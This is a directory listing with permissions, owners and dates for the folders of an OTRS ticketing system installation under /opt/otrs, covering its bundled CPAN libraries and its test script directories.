 drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/LWP
 drwxrwsr-x. 2 otrs apache 51 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/LWP/Authen
 drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/LWP/Protocol
 drwxrwsr-x. 3 otrs apache 31 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF
 drwxrwsr-x. 5 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2
 drwxrwsr-x. 3 otrs apache 16 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Basic
 drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Basic/PDF
 drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Basic/PDF/Filter

drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Content
drwxrwsr-x. 6 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Resource
drwxrwsr-x. 3 otrs apache 92 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Resource/Font
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-
lib/PDF/API2/Resource/Font/CoreFont
drwxrwsr-x. 3 otrs apache 74 Feb 5 2016 /opt/otrs/Kernel/cpan-
lib/PDF/API2/Resource/ColorSpace
drwxrwsr-x. 2 otrs apache 54 Feb 5 2016 /opt/otrs/Kernel/cpan-
lib/PDF/API2/Resource/ColorSpace/Indexed
drwxrwsr-x. 5 otrs apache 81 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Resource/CIDFont
drwxrwsr-x. 2 otrs apache 89 Feb 5 2016 /opt/otrs/Kernel/cpan-
lib/PDF/API2/Resource/CIDFont/CMap
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-
lib/PDF/API2/Resource/CIDFont/CJKFont
drwxrwsr-x. 2 otrs apache 24 Feb 5 2016 /opt/otrs/Kernel/cpan-
lib/PDF/API2/Resource/CIDFont/TrueType
drwxrwsr-x. 4 otrs apache 58 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/PDF/API2/Resource/XObject
drwxrwsr-x. 3 otrs apache 53 Feb 5 2016 /opt/otrs/Kernel/cpan-
lib/PDF/API2/Resource/XObject/Form
drwxrwsr-x. 2 otrs apache 90 Feb 5 2016 /opt/otrs/Kernel/cpan-
lib/PDF/API2/Resource/XObject/Form/BarCode
drwxrwsr-x. 2 otrs apache 85 Feb 5 2016 /opt/otrs/Kernel/cpan-
lib/PDF/API2/Resource/XObject/Image
drwxrwsr-x. 5 otrs apache 88 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Net
drwxrwsr-x. 2 otrs apache 35 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Net/HTTP
drwxrwsr-x. 3 otrs apache 35 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Net/IMAP
drwxrwsr-x. 2 otrs apache 26 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Net/IMAP/Simple
drwxrwsr-x. 2 otrs apache 34 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Net/SSLGlue
drwxrwsr-x. 2 otrs apache 21 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Pod
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/URI
drwxrwsr-x. 2 otrs apache 33 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/URI/urn
drwxrwsr-x. 2 otrs apache 101 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/URI/file
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Set
drwxrwsr-x. 3 otrs apache 21 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Sys
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Sys/Hostname
drwxrwsr-x. 3 otrs apache 67 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/XML
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/XML/Parser
drwxrwsr-x. 2 otrs apache 33 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Apache
drwxrwsr-x. 2 otrs apache 21 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Date
drwxrwsr-x. 2 otrs apache 60 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/HTML
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/HTTP
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/HTTP/Request
drwxrwsr-x. 2 otrs apache 48 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/HTTP/Headers
drwxrwsr-x. 3 otrs apache 29 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Font
drwxrwsr-x. 6 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Font/TTF
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Font/TTF/Kern
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Font/TTF/Mort
drwxrwsr-x. 2 otrs apache 45 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Font/TTF/Woff
drwxrwsr-x. 2 otrs apache 48 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Font/TTF/Features
drwxrwsr-x. 4 otrs apache 64 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/JSON
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/JSON/PP

drwxrwsr-x. 2 otrs apache 63 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/JSON/backportPP
drwxrwsr-x. 5 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/MIME
drwxrwsr-x. 2 otrs apache 79 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/MIME/Field
drwxrwsr-x. 2 otrs apache 54 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/MIME/Parser
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/MIME/Decoder
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Mail
drwxrwsr-x. 2 otrs apache 55 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Mail/Field
drwxrwsr-x. 2 otrs apache 102 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Mail/Mailer
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/REST
drwxrwsr-x. 4 otrs apache 84 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/SOAP
drwxrwsr-x. 3 otrs apache 58 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/SOAP/Lite
drwxrwsr-x. 2 otrs apache 104 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/SOAP/Lite/Deserializer
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/SOAP/Transport
drwxrwsr-x. 3 otrs apache 60 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Text
drwxrwsr-x. 2 otrs apache 37 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Text/Diff
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/YAML
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/YAML/Dumper
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/YAML/Loader
drwxrwsr-x. 2 otrs apache 37 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Algorithm
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Encode
drwxrwsr-x. 2 otrs apache 36 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Apache2
drwxrwsr-x. 3 otrs apache 41 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Class
drwxrwsr-x. 2 otrs apache 25 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Class/Inspector
drwxrwsr-x. 2 otrs apache 25 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Crypt
drwxrwsr-x. 2 otrs apache 21 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Email
drwxrwsr-x. 3 otrs apache 19 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Excel
drwxrwsr-x. 3 otrs apache 31 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Excel/Writer
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Excel/Writer/XLSX
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Excel/Writer/XLSX/Package
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Excel/Writer/XLSX/Chart
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Linux
drwxrwsr-x. 3 otrs apache 39 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Lingua
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Lingua/Translit
drwxrwsr-x. 3 otrs apache 102 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Locale
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Locale/Codes
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Module
drwxrwsr-x. 3 otrs apache 19 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Selenium
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Selenium/Remote
drwxrwsr-x. 2 otrs apache 50 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Selenium/Remote/Mock
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Selenium/Remote/Driver
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Selenium/Remote/Driver/Firefox
drwxrwsr-x. 3 otrs apache 27 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Mozilla
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Mozilla/CA
drwxrwsr-x. 2 otrs apache 24 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/JavaScript
drwxrwsr-x. 3 otrs apache 17 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Schedule
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/Kernel/cpan-lib/Schedule/Cron
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/Language
drwxrwsr-x. 2 otrs apache 8192 Apr 9 13:35 /opt/otrs/Kernel/Modules
drwxrwsr-x. 7 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/GenericInterface
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/Kernel/GenericInterface/Event

drwxrwsr-x. 5 otrs apache 60 Feb 5 2016 /opt/otrs/Kernel/GenericInterface/Operation
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/Kernel/GenericInterface/Operation/Test
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/Kernel/GenericInterface/Operation/Ticket
drwxrwsr-x. 2 otrs apache 45 Feb 5 2016 /opt/otrs/Kernel/GenericInterface/Operation/Session
drwxrwsr-x. 3 otrs apache 17 Feb 5 2016 /opt/otrs/Kernel/GenericInterface/Invoker
drwxrwsr-x. 2 otrs apache 40 Feb 5 2016 /opt/otrs/Kernel/GenericInterface/Invoker/Test
drwxrwsr-x. 2 otrs apache 74 Feb 5 2016 /opt/otrs/Kernel/GenericInterface/Mapping
drwxrwsr-x. 3 otrs apache 17 Feb 5 2016 /opt/otrs/Kernel/GenericInterface/Transport
drwxrwsr-x. 2 otrs apache 48 Feb 5 2016 /opt/otrs/Kernel/GenericInterface/Transport/HTTP
drwxrwsr-x. 7 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts
drwxrwsr-x. 39 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/DB
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/DB/XML
drwxrwsr-x. 3 otrs apache 15 Feb 5 2016 /opt/otrs/scripts/test/ACL
drwxrwsr-x. 2 otrs apache 36 Feb 5 2016 /opt/otrs/scripts/test/ACL/DB
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/scripts/test/PGP
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/scripts/test/CPAN
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/scripts/test/Main
drwxrwsr-x. 2 otrs apache 31 Feb 5 2016 /opt/otrs/scripts/test/CustomerCompany
drwxrwsr-x. 2 otrs apache 68 Feb 5 2016 /opt/otrs/scripts/test/Time
drwxrwsr-x. 2 otrs apache 32 Feb 5 2016 /opt/otrs/scripts/test/YAML
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Daemon
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Daemon/DaemonModules
drwxrwsr-x. 2 otrs apache 94 Feb 5 2016

/opt/otrs/scripts/test/Daemon/DaemonModules/SchedulerTaskWorker
drwxrwsr-x. 2 otrs apache 42 Feb 5 2016 /opt/otrs/scripts/test/Config
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Package
drwxrwsr-x. 2 otrs apache 42 Feb 5 2016 /opt/otrs/scripts/test/Cache
drwxrwsr-x. 2 otrs apache 54 Feb 5 2016 /opt/otrs/scripts/test/Email
drwxrwsr-x. 2 otrs apache 26 Feb 5 2016 /opt/otrs/scripts/test/Event
drwxrwsr-x. 2 otrs apache 52 Feb 5 2016 /opt/otrs/scripts/test/Group
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/scripts/test/SMIME
drwxrwsr-x. 3 otrs apache 18 Feb 5 2016 /opt/otrs/scripts/test/Queue
drwxrwsr-x. 2 otrs apache 38 Feb 5 2016 /opt/otrs/scripts/test/Queue/Event
drwxrwsr-x. 2 otrs apache 38 Feb 5 2016 /opt/otrs/scripts/test/Stats
drwxrwsr-x. 2 otrs apache 43 Feb 5 2016 /opt/otrs/scripts/test/TemplateGenerator
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Layout
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Layout/Template
drwxrwsr-x. 5 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Ticket
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Ticket/Event
drwxrwsr-x. 3 otrs apache 22 Feb 5 2016 /opt/otrs/scripts/test/Ticket/Event/NotificationEvent
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016

/opt/otrs/scripts/test/Ticket/Event/NotificationEvent/Transport
drwxrwsr-x. 2 otrs apache 93 Feb 5 2016 /opt/otrs/scripts/test/Ticket/TicketACL
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Ticket/TicketSearch
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/HTMLUtils
drwxrwsr-x. 5 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/ProcessManagement
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/ProcessManagement/DB
drwxrwsr-x. 2 otrs apache 62 Feb 5 2016 /opt/otrs/scripts/test/ProcessManagement/DB/Process
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016

/opt/otrs/scripts/test/ProcessManagement/TransitionAction

drwxrwsr-x. 2 otrs apache 27 Feb 5 2016
/opt/otrs/scripts/test/ProcessManagement/TransitionValidation
drwxrwsr-x. 3 otrs apache 47 Feb 5 2016 /opt/otrs/scripts/test/CloudService
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/scripts/test/CloudService/Backend
drwxrwsr-x. 6 otrs apache 58 Feb 5 2016 /opt/otrs/scripts/test/Selenium
drwxrwsr-x. 6 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Agent
drwxrwsr-x. 4 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Agent/Admin
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/scripts/test/Selenium/Agent/Admin/ProcessManagement
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/scripts/test/Selenium/Agent/Admin/DynamicField
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/scripts/test/Selenium/Agent/AgentTicketActionCommon
drwxrwsr-x. 2 otrs apache 62 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Agent/AgentStatistics
drwxrwsr-x. 2 otrs apache 61 Feb 5 2016
/opt/otrs/scripts/test/Selenium/Agent/AgentTicketPhone
drwxrwsr-x. 2 otrs apache 25 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Basic
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Customer
drwxrwsr-x. 10 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Output
drwxrwsr-x. 4 otrs apache 33 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Output/Preferences
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/scripts/test/Selenium/Output/Preferences/Agent
drwxrwsr-x. 2 otrs apache 99 Feb 5 2016
/opt/otrs/scripts/test/Selenium/Output/Preferences/Customer
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Output/NavBar
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Output/Ticket
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Output/FilterText
drwxrwsr-x. 2 otrs apache 36 Feb 5 2016
/opt/otrs/scripts/test/Selenium/Output/CustomerNewTicket
drwxrwsr-x. 2 otrs apache 44 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Output/CustomerUser
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Output/Dashboard
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Selenium/Output/ToolBar
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/PostMaster
drwxrwsr-x. 3 otrs apache 20 Feb 5 2016 /opt/otrs/scripts/test/Console
drwxrwsr-x. 6 otrs apache 73 Feb 5 2016 /opt/otrs/scripts/test/Console/Command
drwxrwsr-x. 4 otrs apache 32 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Dev
drwxrwsr-x. 2 otrs apache 44 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Dev/Package
drwxrwsr-x. 3 otrs apache 42 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Dev/Tools
drwxrwsr-x. 3 otrs apache 42 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Dev/Tools/Database
drwxrwsr-x. 2 otrs apache 48 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Dev/Tools/Database/XMLExecute
drwxrwsr-x. 14 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Admin
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Admin/CustomerCompany
drwxrwsr-x. 2 otrs apache 35 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Admin/Role
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Admin/User
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Admin/Package
drwxrwsr-x. 2 otrs apache 73 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Admin/Group

drwxrwsr-x. 2 otrs apache 18 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Admin/Queue
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Admin/TicketType
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Admin/Service
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Admin/CustomerUser
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Admin/WebService
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Admin/SystemAddress
drwxrwsr-x. 2 otrs apache 24 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Admin/StandardTemplate
drwxrwsr-x. 15 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Maint
drwxrwsr-x. 2 otrs apache 35 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/Daemon
drwxrwsr-x. 2 otrs apache 35 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Maint/Config
drwxrwsr-x. 2 otrs apache 21 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Maint/Cache
drwxrwsr-x. 2 otrs apache 26 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/SMIME
drwxrwsr-x. 3 otrs apache 39 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Maint/Stats
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/Stats/Dashboard
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/Ticket
drwxrwsr-x. 2 otrs apache 72 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/PostMaster
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/Sessions
drwxrwsr-x. 2 otrs apache 30 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/CloudServices
drwxrwsr-x. 2 otrs apache 18 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/GenericAgent
drwxrwsr-x. 3 otrs apache 18 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/Database
drwxrwsr-x. 2 otrs apache 30 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/Database/MySQL
drwxrwsr-x. 2 otrs apache 34 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/SupportData
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016
/opt/otrs/scripts/test/Console/Command/Maint/SupportBundle
drwxrwsr-x. 2 otrs apache 29 Feb 5 2016 /opt/otrs/scripts/test/Console/Command/Internal
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/ObjectManager
drwxrwsr-x. 2 otrs apache 20 Feb 5 2016 /opt/otrs/scripts/test/Frontend
drwxrwsr-x. 2 otrs apache 62 Feb 5 2016 /opt/otrs/scripts/test/Language
drwxrwsr-x. 26 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/ACL
drwxrwsr-x. 2 otrs apache 89 Feb 5 2016 /opt/otrs/scripts/test/sample/PDF
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/PGP
drwxrwsr-x. 2 otrs apache 30 Feb 5 2016 /opt/otrs/scripts/test/sample/XML

drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/Main
drwxrwsr-x. 2 otrs apache 28 Feb 5 2016 /opt/otrs/scripts/test/sample/PackageManager
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/Crypt
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/SMIME
drwxrwsr-x. 2 otrs apache 74 Feb 5 2016 /opt/otrs/scripts/test/sample/Stats
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/Loader
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/Ticket
drwxrwsr-x. 2 otrs apache 31 Feb 5 2016 /opt/otrs/scripts/test/sample/HTMLUtils
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/ProcessManagement
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/PostMaster
drwxrwsr-x. 2 otrs apache 64 Feb 5 2016 /opt/otrs/scripts/test/sample/Webservice
drwxrwsr-x. 2 otrs apache 40 Feb 5 2016 /opt/otrs/scripts/test/sample/AsynchronousExecutor
drwxrwsr-x. 2 otrs apache 32 Feb 5 2016 /opt/otrs/scripts/test/sample/LinkObject
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/WebUploadCache
drwxrwsr-x. 3 otrs apache 41 Feb 5 2016 /opt/otrs/scripts/test/sample/DynamicField
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/DynamicField/Driver
drwxrwsr-x. 2 otrs apache 65 Feb 5 2016 /opt/otrs/scripts/test/sample/GenericAgent
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/EmailParser
drwxrwsr-x. 2 otrs apache 69 Feb 5 2016 /opt/otrs/scripts/test/sample/AuthSession
drwxrwsr-x. 2 otrs apache 84 Feb 5 2016 /opt/otrs/scripts/test/sample/VirtualFS
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/sample/StdAttachment
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/DynamicField
drwxrwsr-x. 2 otrs apache 54 Feb 5 2016 /opt/otrs/scripts/test/CustomerUser
drwxrwsr-x. 2 otrs apache 42 Feb 5 2016 /opt/otrs/scripts/test/GenericAgent
drwxrwsr-x. 2 otrs apache 21 Feb 5 2016 /opt/otrs/scripts/test/UnitTest
drwxrwsr-x. 2 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/EmailParser
drwxrwsr-x. 11 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface
drwxrwsr-x. 2 otrs apache 65 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/ObjectLockState
drwxrwsr-x. 2 otrs apache 22 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Event
drwxrwsr-x. 2 otrs apache 24 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Requester
drwxrwsr-x. 2 otrs apache 40 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Debugger
drwxrwsr-x. 5 otrs apache 77 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Operation
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Operation/Test
drwxrwsr-x. 2 otrs apache 87 Feb 5 2016

/opt/otrs/scripts/test/GenericInterface/Operation/Ticket
drwxrwsr-x. 2 otrs apache 43 Feb 5 2016

/opt/otrs/scripts/test/GenericInterface/Operation/Session
drwxrwsr-x. 3 otrs apache 33 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Invoker
drwxrwsr-x. 2 otrs apache 19 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Invoker/Test
drwxrwsr-x. 2 otrs apache 23 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Provider
drwxrwsr-x. 2 otrs apache 63 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Mapping
drwxrwsr-x. 3 otrs apache 35 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Transport
drwxrwsr-x. 3 otrs apache 43 Feb 5 2016 /opt/otrs/scripts/test/GenericInterface/Transport/HTTP
drwxrwsr-x. 2 otrs apache 44 Feb 5 2016

/opt/otrs/scripts/test/GenericInterface/Transport/HTTP/SOAP
drwxrwsr-x. 2 otrs apache 32 Feb 5 2016 /opt/otrs/scripts/contrib
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/database
drwxrwsr-x. 2 otrs apache 34 Feb 5 2016 /opt/otrs/scripts/database/update
drwxrwsr-x. 2 otrs apache 38 Feb 5 2016 /opt/otrs/scripts/tools
drwxrwsr-x. 3 otrs apache 58 Feb 5 2016 /opt/otrs/scripts/auto_build
drwxrwsr-x. 3 otrs apache 4096 Feb 5 2016 /opt/otrs/scripts/auto_build/spec

